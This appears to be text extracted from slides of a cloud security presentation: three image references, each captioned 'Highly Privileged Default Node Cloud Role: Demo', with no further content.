
Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo



